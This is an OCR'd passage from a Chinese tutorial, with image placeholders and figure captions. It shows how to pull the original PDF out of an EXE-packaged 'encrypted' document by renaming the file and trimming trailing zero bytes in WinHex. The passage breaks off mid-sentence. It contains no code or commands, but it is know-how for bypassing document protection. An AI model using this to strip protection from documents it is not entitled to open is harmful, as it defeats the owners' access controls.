


图22

Copy成功后将扩展名改为PDF，双击即可打开，如图22所示。

通过查看文件属性，比较加密前后的PDF文件，发现加密后的PDF大了很多，如图23所示。




图23

立刻用WinHex打开那个文件进行比较，发现加密后的文件在源文件结束后多了一大堆的0，如图24所示。

将其选中后删除之，如图25所示。

再次通过文件属性比较，文件大小完全一样，如图26所示。

到这里，我们从加密后的EXE中拿到了PDF源文件，可是如果仅仅有一个阅读密码，但要多人阅读，除了直接抠出PDF源文件




图24




图25




图26




图28

